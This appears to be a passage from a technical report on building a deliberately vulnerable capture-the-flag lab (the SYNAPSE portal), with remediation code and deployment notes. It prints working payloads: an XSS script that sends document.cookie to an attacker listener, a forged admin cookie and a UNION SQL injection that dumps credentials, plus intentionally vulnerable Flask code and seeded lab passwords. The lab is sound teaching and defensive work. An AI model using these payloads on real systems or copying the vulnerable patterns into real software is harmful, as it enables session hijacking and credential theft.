A defence-in-depth measure is to deploy a Content Security Policy (CSP) header that restricts the origins from which scripts may load.

Even if an attacker manages to inject HTML, a well-configured CSP prevents the injected script from executing or exfiltrating data to an external origin.

Parameterised Queries

SQL Injection is eliminated by using parameterised queries. The database driver separates the query structure from the data values at the protocol level, making it impossible for user input to alter the query structure regardless of its content. The corrected Flask route uses the parameter substitution syntax provided by the `sqlite3` driver:

```
@app.route('/search')
def search():
    q = request.args.get('q', '')
    # SAFE: parameterised query
    query = "SELECT id, title, summary FROM reports WHERE title
       LIKE ?"
    results = db.execute(query, ('%' + q + '%',)).fetchall()
    return render_template('search.html', results=results)
```

Listing 6.32: Corrected parameterised SQL query preventing injection

Safe Subprocess Execution

OS Command Injection is prevented by avoiding shell string interpolation entirely. Python's `subprocess` module accepts a list of arguments, which the operating system passes directly to the `execve` system call without involving a shell interpreter. No amount of shell metacharacters in the input can alter the command structure when this pattern is used:

```
import subprocess

@app.route('/ping', methods=['POST'])
def ping():
    host = request.form.get('host', '')
```

```
    # SAFE: list-based subprocess, no shell=True
    result = subprocess.run(
        ['ping', '-c', '1', host],
        capture_output=True, text=True, timeout=5
    ).stdout
    return render_template('ping.html', result=result)
```

Listing 6.33: Corrected ping function using subprocess with argument list

Additional input validation — checking that `host` matches a valid hostname or IP address pattern before passing it to the subprocess — provides a second layer of defence.

Secret Management and Principle of Least Privilege

Storing server credentials in a web application database represents a fundamental violation of the principle of least privilege and the separation of secrets. In a production environment, inter-service credentials would be managed by a secret management system (such as environment variables injected at runtime or a dedicated vault service) and would never appear in application database tables accessible to the web tier.

Additionally, the monitoring service on Server-B ran with sufficient privilege to read `/root/flag_final.txt`, implying either root-level execution or overly broad file permissions. Restricting the service to a dedicated, unprivileged user account with access only to the resources it requires would have prevented the final flag from being readable even after command injection was achieved.

6.7.9 Results and Conclusions

Infrastructure Status

Table 6.10 summarises the completion status of each infrastructure component as of the current development phase.

Table 6.10: Lab 2 — infrastructure component status

Component	Status	Notes
pfSense-LAB2	Operational	blockpriv + reply-to resolved
VyOS-LAB2	Operational	Interfaces, NAT, DHCP, DNS all configured
Server-A-SYNAPSE	OS ready	Ubuntu 24.04 installed; Flask app pending
Server-B-SYNAPSE	In progress	OS installation in progress
Parrot-Attacker	Pending	Static IP and tooling configuration pending
SYNAPSE Portal (F3)	Pending	Flask app not yet deployed
SYNAPSE Monitor (F4)	Pending	Flask app not yet deployed
Full walkthrough (F6)	Pending	Blocked on F3 and F4

Vulnerabilities Demonstrated

The lab demonstrates four vulnerability classes that represent the most consistently exploited categories in real web application assessments:

- **Stored XSS with session hijacking.** The combination of an unescaped template filter and a cookie issued without HttpOnly creates a complete session hijacking attack path from a single comment submission.
- **UNION-based SQL Injection.** Direct string concatenation in a search query allows full exfiltration of the database, including credentials that enable lateral movement.
- **Lateral movement via credential reuse.** Credentials stored in the web application database are valid SSH credentials on a second server, illustrating how a single web compromise can propagate across a network.
- **OS Command Injection.** Shell metacharacter injection in a diagnostic form achieves remote code execution with the privilege level of the web service process.

Lessons Learned

- **Attack chaining amplifies individual vulnerability impact.** None of the four vulnerabilities in isolation would yield the final flag.

Their combination demonstrates how moderate-severity findings combine into a critical-severity compromise, which is the standard pattern in real penetration test findings.

- **Default firewall behaviours require explicit validation.** The pfSense *Block private networks* and *reply-to* defaults are rational security measures in a public-facing deployment but create unexpected obstacles in a homelab-routed environment. Any security appliance must be evaluated against the actual network topology rather than assumed to behave correctly based on its default configuration.

- **Installer automation reduces manual VNC interaction.** The autoinstall preseed approach significantly reduced the number of interactive VNC operations required to install Ubuntu Server on each node. The keyboard layout issue, once identified, was resolved by a single parameter change in the preseed configuration.

- **LVM volume group naming requires proactive planning.** The volume group naming conflict between the EVE-NG host and the guest disk image is a predictable problem whenever a Linux guest with default LVM configuration is provisioned on a Linux host that also uses LVM. Pre-planning the guest VG name to include a unique lab and node identifier during installation eliminates the need for post-install renaming.

6.7.10 Implementation Session: 2026-04-24

This section records the implementation state verified on 24 April 2026, corresponding to the completion of Phase F3 (Server-A application deployment) and the verification of the full lab infrastructure.

Infrastructure State

All five EVE-NG nodes were confirmed running. The host bridge interfaces (`vnet0_1`, `vnet0_2`, `vnet0_3`) require explicit IP assignment after each EVE-NG host reboot via the helper script `/usr/local/bin/l`

this script was executed at session start. Table 6.11 summarises the observed state of each node.

Table 6.11: LAB2 node state — 2026-04-24

Node	IP	SSH	Notes
VyOS-LAB2	192.168.30.1 / 10.0.40.1	Console only	SSH daemon not re
Server-A-SYNAPSE	192.168.30.10		Docker active, app
Server-B-SYNAPSE	192.168.30.20		OS installed, app p
Parrot-Attacker	10.0.40.x (DHCP)	–	Booting from CD; F
pfSense-LAB2	WAN: 192.168.0.23 (DHCP)	–	UEFI/SeaBIOS mism

VyOS console access. After the EVE-NG host rebooted, the VyOS SSH daemon was not reachable on either of its internal interfaces (192.168.30.1 and 10.0.40.1), despite ICMP responding correctly. Console access remained available via the serial socket on port 32770 of the EVE-NG host (`telnet localhost 32770`). VyOS routing, DHCP and DNS-forwarding configuration persisted correctly across the reboot.

pfSense UEFI note. The pfSense-LAB2 node was installed in UEFI mode (GPT + EFI partition) during a previous session. EVE-NG's default launcher uses SeaBIOS (`machine type=pc`), which cannot boot a UEFI installation. A dedicated start script at `/usr/local/bin/pfsense-l` must be used instead; it invokes QEMU with `machine type=q35` and OVMF firmware. This is the expected procedure after any EVE-NG host reboot.

Phase F3: SYNAPSE Intelligence Portal (Server-A)

The SYNAPSE Intelligence Portal was deployed on Server-A (`192.168.30.10`) using Docker Compose. The application stack consists of three containers:

- **synapse_flask_1** — Python 3.11 Flask application on port 5000 (internal). Serves all application routes.
- **synapse_nginx_1** — nginx reverse proxy, published on `0.0.0.0:80`. Forwards all requests to the Flask backend.

- **synapse_victim** — Playwright headless browser bot. Logs in as `guest` and visits `/comments` every 20 seconds, simulating a victim user whose session cookie can be stolen via XSS.

The Docker Compose file is located at `/opt/synapse/docker-compose.ym` on Server-A. Application source files reside in `/opt/synapse/app/`.

Database schema. The SQLite database is initialised by `init_db.py` at container start. It creates four tables:

- **users** — application login credentials (id, username, password MD5, role). Pre-seeded with `admin` / `Admin@Synapse2024` and `guest` / `guest123`.
- **reports** — intelligence reports displayed in the portal (five dummy rows).
- **comments** — user-submitted comments, rendered without sanitisation (XSS sink).
- **admin_users** — lateral-movement credential store. Contains `monitor` / `M0nit0r2024` and `FLAG{synapse_sqli_creds_dumped}`

Vulnerability 1 — Stored XSS (`/comments`). The `comments.html` template renders the comment body with Jinja2's `| safe` filter, bypassing HTML escaping:

```
<div class="body">{{ c.body | safe }}</div>
```

Listing 6.34: XSS sink in comments.html

Any HTML or JavaScript submitted as a comment is stored in the database and executed verbatim in the browser of every subsequent visitor, including the victim bot. Because the session cookie is issued without the `HttpOnly` flag, it is accessible from JavaScript:

```
resp.set_cookie('session',
    f"{user['id']}:{user['role']}:{user['username']}",
    httponly=False)
```

Listing 6.35: Cookie issued without HttpOnly (app.py)

A typical XSS payload to exfiltrate the victim cookie to an attacker-controlled listener on Parrot (`python3 -m http.server 8000`) is:

```
<script>
fetch('http://10.0.40.5:8000/?c='
      + encodeURIComponent(document.cookie)
      + '&t=' + Date.now());
</script>
```

Listing 6.36: XSS payload for cookie exfiltration

The victim bot visits `/comments` every 20 seconds, so the cookie arrives in the listener log within approximately one polling cycle.

Broken authentication (`/portal`, `/search`). The session cookie uses the format `ID:ROLE:USERNAME` and is not cryptographically signed. The server extracts role and username directly from the cookie string without any integrity check:

```
parts = session.split(':')
role  = parts[1] if len(parts) > 1 else 'guest'
```

Listing 6.37: Unsigned cookie parsing (app.py)

Setting `document.cookie = "session=1:admin:admin; path=/"` in the browser console immediately grants admin-level access to all restricted routes without knowing the admin password.

Vulnerability 2 — UNION-based SQL Injection (`/search`). The search route constructs a SQL query by direct string concatenation:

```
query = "SELECT * FROM reports WHERE title LIKE '%" + q + "%'"
results = db.execute(query).fetchall()
```

Listing 6.38: SQLi sink in app.py

SQL errors are returned to the browser, confirming the injection point. The `reports` table has five columns. A UNION payload to extract credentials from the `admin_users` table is:

```
' UNION SELECT 1,username,password,flag,5 FROM admin_users--
```

Listing 6.39: UNION SQLi payload to dump admin_users

This returns the monitor SSH credentials (M0nit0r2024) and the intermediate flag FLAG{synapse_sqli_creds_dumped}.

Pending Phases

F4 — Server-B (SYNAPSE Node Monitor.) Server-B (192.168.30.20) has Ubuntu 24.04 installed with the OS user monitor created. Docker is not yet installed. The Command Injection Flask application must be deployed, and the flag file placed at /root/flag_final.txt.

F5 — Parrot attacker setup. The Parrot node requires a static IP on Net-Attackers (10.0.40.10/24) and openssh-server to allow SSH access from the EVE-NG host for tool deployment.

F6 — Full attack walkthrough. End-to-end verification of the complete chain: XSS → cookie hijack → SQLi → SSH lateral movement → Command Injection → final flag.